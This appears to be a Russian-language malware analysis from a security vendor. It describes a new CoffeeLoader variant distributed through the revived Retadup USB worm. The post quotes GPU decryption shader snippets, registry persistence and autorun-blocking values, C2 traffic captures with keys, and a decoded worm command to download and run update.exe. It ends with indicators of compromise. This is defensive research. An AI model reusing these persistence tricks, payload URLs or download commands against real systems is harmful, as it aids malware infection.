

Авторы

В августе 2026 года мы заметили распространение новой модификации вредоносного ПО CoffeeLoader. Исполняемый файл инсталлятора на основе NSIS при старте создавал на диске во временном каталоге файл с именем 7z.dll и запускал его с использованием rundll32.exe. Файл 7z.dll представлял собой пропатченную версию оригинальной библиотеки популярного архиватора 7-Zip, часть кода которой была заменена на вредоносный, а именно — на саморасшифровывающийся шелл-код, являющийся новой версией упаковщика Armoury. Этот упаковщик и ранее использовался в троянце CoffeeLoader.
Новая модификация Armoury
Старый вариант упаковщика Armoury использовал GPU для расшифровки основного тела троянца с помощью библиотеки OpenCL, реализующей одноименный стандарт для высокопроизводительных вычислений.
|
1 2 3 4 |
__kernel void f(__global char* a,__global char* b,__global char* c,int d) { c[get_global_id(0)] = a[get_global_id(0)] ^ b[get_global_id(0) % d]; } |
Новый вариант также использует GPU, однако вместо OpenCL задействуется библиотека OpenGL, реализующая одноименный стандарт для приложений, работающих с 2D- и 3D-графикой.
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 |
layout(local_size_x = 256) in; layout(std430, binding = 0) buffer DataBuffer { uint data[]; }; layout(std430, binding = 1) buffer KeyBuffer { uint key[]; }; layout(std430, binding = 2) buffer ResultBuffer { uint result[]; }; void main() { uint index = gl_GlobalInvocationID.x; if (index >= data.length()) { return; } uint dataValue = data[index]; uint keyValue = key[index]; result[index] = dataValue ^ keyValue; } |
Кроме того, изменилась вредоносная нагрузка Armoury. Ранее она представляла собой DLL-библиотеку, содержащую два фрагмента шелл-кода и основное тело CoffeeLoader. Первый шелл-код — дроппер, который отвечает за установку троянца и закрепление в системе. Для этого он копирует библиотеку в папки Windows и прописывает ее в автозапуск. Второй — стейджер, который создает новый процесс dllhost.exe и внедряет в него основное тело CoffeeLoader — в этом варианте оно является исполняемым файлом. В отличие от старой, новая версия упаковщика доставляет очередной шелл-код.
Загрузчик CoffeeLoader
Расшифрованный упаковщиком Armoury шелл-код — это новое промежуточное звено в цепочке заражения, загрузчик CoffeeLoader. Он полностью включает ранее описанную функциональность дроппера и стейджера, а также функции загрузчика, которые используются для скачивания основного тела троянца.

Скриншот нового загрузчика CoffeeLoader
Для закрепления в системе троянец копирует библиотеку 7z.dll в подпапки %PROGRAMDATA% или %LOCALAPPDATA%. Для автозапуска используется ветка реестра Run. В качестве имени подпапки, библиотеки и ключа реестра используются 8 шестнадцатеричных цифр, генерируемых на основе информации о системном томе.
|
1 2 |
C:\ProgramData\b79faace\b79faace.dll C:\Users\[username]\AppData\Local\b79faace\b79faace.dll |
|
1 2 |
Software\Microsoft\Windows\CurrentVersion\Run 'b79faace.dll' = 'rundll32.exe "C:\ProgramData\b79faace\b79faace.dll",SetCodecs' |
Для самозащиты загрузчик создает в ветке реестра ключ, блокирующий пользователю возможность отключения автозапуска через «Диспетчер задач».
|
1 2 |
Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run 'b79faace.dll' = [080000000000000000000000] |
После закрепления в системе зловред запускает один из процессов (dllhost.exe, WerFault.exe, svchost.exe, OpenWith.exe, AtBroker.exe), внедряет себя в него и скачивает с жестко прописанного в коде C2-сервера основное тело троянца. Скачивание происходит по протоколу HTTPS с использованием пути /payload?md5=. В качестве параметра md5 при первом обращении к серверу передаются нули, а при последующих — хэш скачанной ранее вредоносной нагрузки.
Пример запроса на скачивание основного тела CoffeeLoader:
|
1 2 3 4 |
GET /payload?md5=00000000000000000000000000000000 HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0) Gecko/20100101 Firefox/152.0 Host: api.internet-speed-check.com |
Пример ответа сервера:
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 |
HTTP/1.1 200 OK Date: Tue, 29 Sep 2026 14:34:25 GMT Content-Type: application/octet-stream Content-Length: 60800 Connection: close Server: cloudflare x-content-md5: d7785198d9341310978e4cedc7bdb735 x-signature: MEUCIDQNr86sBN3hmnLarIuPJ2WJEtXeIdnfsR4AkHUBI0AtAiEAyV5o2VM+LPDbme8nYdRydkrtI02TzyNdKh7+AdvPzUs= strict-transport-security: max-age=63072000; includeSubdomains x-frame-options: DENY x-content-type-options: nosniff cf-cache-status: DYNAMIC Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800} Server-Timing: cfCacheStatus;desc="DYNAMIC" Server-Timing: cfEdge;dur=4,cfOrigin;dur=66 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=AAAAAAAA"}]} CF-RAY: cf27d75a42bb5669-MIA alt-svc: h3=":443"; ma=86400 |
В ответ на запрос С2 отдает зашифрованный шелл-код, содержащий основное тело троянца. Вредоносная нагрузка зашифрована с помощью обычного XOR, а в качестве ключа используются первые 16 байт скачанных данных.
В HTTP-заголовке ответа присутствуют также два поля: X-Signature и X-Content-MD5. Первое содержит подпись для скачанных данных, которая проверяется встроенным в троянец публичным ключом.
|
1 |
RUNTMSAAAAC2gVlbqvpsSutLE0/4ogdQ20Uw4qQyQQCw7448NvjMOaYWr+mlrvWiDCg79jWIhjiIuGuqxTb9VMsuceH4WyA5 |
Второе поле содержит контрольную сумму MD5 от расшифрованного тела вредоносной нагрузки.
Если проверка подписи и контрольной суммы прошла успешно, троянец выделяет исполняемую память в собственном процессе и передает управление на скачанный и расшифрованный шелл-код.
Основной модуль CoffeeLoader
Получивший управление шелл-код расшифровывает и настраивает основное тело CoffeeLoader и передает ему контроль. Сам троянец не претерпел особых изменений по сравнению с предыдущими кампаниями. В новой версии злоумышленники используют другие ключи для шифрования запросов к С2 и расшифровки ответов: A21251838432306F2CD2540593656B9E и 2026F751079659CF71C7BA64B345C12A. Проверка сертификата при установке соединения с С2 сменилась проверкой подписи ответов от С2, для которой используется публичный ключ 23:6A:0D:E7:E0:FA:20:BC:0F:F4:7C:F6:8F:49:89:A8:10:BE:91:F0:0F:C2:F3:99:4D:46:F7:DF:D2:33:0B:00:6D:54:7A:AA:92:45:89:16:84:48:2E:AF:B8:F7:75:8A:4C:39:07:C5:24:EA:9D:3A:C6:FD:13:61:7D:54:19:FA. В бинарном протоколе общения изменилась магическая константа 0xC0FFEE42, за которую зловред получил свое название: теперь там стоит не очень говорящее значение 0xD1D57871.
А вот изменений в функциональности мы не обнаружили. В коде присутствуют ранее описанные три команды на запуск полученной от С2 вредоносной нагрузки путем внедрения в процесс, сохранение в качестве исполняемого файла на диск с последующим запуском или сохранение в виде DLL-файла и запуск через rundll32.exe.
Распространение и начальное заражение
Наиболее примечательным оказалось то, как именно распространяется описанный вариант CoffeeLoader. Чаще всего вредоносные программы распространяются через вложения в письмах, сайты, маскирующиеся под порталы для скачивания бесплатного ПО, рекламные баннеры, при клике на которые пользователи через цепочку перенаправлений попадают на фишинговые ресурсы, пиратские программы и т. д. Источником заражений CoffeeLoader является червь Retadup.
Retadup — это вредоносный компьютерный червь, написанный на скриптовых языках AutoIt и AutoHotkey, который был впервые обнаружен в 2017 году. Попав на устройство жертвы, он копировал себя на все подключенные флешки и внешние диски в виде скрытых файлов и ярлыков (LNK-файлов). Когда пользователь открывал зараженную флешку на другом ПК и открывал ярлык, червь проникал на новое устройство. Зараженные Retadup системы объединялись в ботнет, способный по команде оператора скачивать и запускать дополнительное вредоносное ПО.
В июле 2019 года французские правоохранительные органы получили доступ к управляющим серверам Retadup и перехватили контроль над ботнетом. Как только зараженные компьютеры обращались к серверу за новыми командами, они получали приказ стереть тело червя из системы. За считаные недели было вылечено свыше 850 000 машин, а ботнет прекратил существование… до 2024 года.
Два года назад кто-то начал заново регистрировать доменные имена, которые Retadup использовал в качестве С2, и отдавать с них команды на скачивание стороннего вредоносного ПО. Поначалу это был загрузчик SmokeLoader, упакованный с помощью 32-битной версии упаковщика Armoury, а в начале 2025 года с тех же серверов стал скачиваться CoffeeLoader.
Мы не знаем, сам ли автор червя решил реанимировать командные серверы или кто-то другой, так как протокол общения Retadup с С2 достаточной простой и представляет собой обычные текстовые команды, закодированные с помощью Base64 и HEX.
Ниже приведен пример трафика одной из модификаций Retadup от 2017 года, вполне успешно общающейся с С2 в 2026-м.
|
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 |
GET /FD0C7EE872277F33E3335530299B836A/1/4/1/0/empty HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) WinHttp/1.6.4.0 (WinHTTP/5.1) like Gecko Host: noobminer.newblackage.com HTTP/1.1 200 OK Server: nginx Date: Thu, 06 Aug 2026 04:07:32 GMT Content-Type: text/html Content-Length: 68 Connection: keep-alive ::62327438664878386332786c5a5841744e6a41774d4441774c584e735a575677:: decoded command: "ok||||sleep-600000-sleep" HTTP/1.1 200 OK Server: nginx Date: Mon, 10 Aug 2026 04:18:43 GMT Content-Type: text/html Content-Length: 180 Connection: keep-alive ::623274386648783849475276643235736232466b4c576830644841364c79397964584a715a6e5a754c6e4a7a4c3356775a4746305a53356c654755364954703163475268644755755a58686c4c575276643235736232466b:: decoded command: "ok|||| download-http://rurjfvn.rs/update.exe:!:update.exe-download" |
География
В 2019 году при обезвреживании ботнета Retadup звучала цифра в 850 000 дезинфицированных систем. Согласно нашей статистике за три квартала текущего года, масштабы новой кампании намного скромнее. Наши решения отразили попытки заражения червем Retadup около 15 000 систем, большинство из которых расположены в Перу, Анголе, России и Боливии.
IoC
Наиболее активные С2 Retadup
alphanoob[.]com
newblackage[.]com
newminersage[.]com
radnewage[.]com
minernewage[.]com
rad2016.publicvm[.]com
radpal.publicvm[.]com
roro2016.linkpc[.]net
CoffeeLoader С2
CoffeeLoader file hostings
rurjfvn[.]rs/update.exe
alphanoob[.]com/update.exe
CoffeeLoader MD5 (DLL files)
2272dde17925d6179bea6fcf4d543d20
dce55eec553f6af16ba6481eaacb8638
449c9e8bc6eb308aa3c46c88959e1a4f
CoffeeLoader MD5 (NSIS-based installers)
58886d45a0c5e802a5d0a7545c36112d
cca710c5455c1fe2732771afbac16a09
От тех же авторов
В той же категории

Вторая жизнь USB-червя: Retadup распространяет CoffeeLoader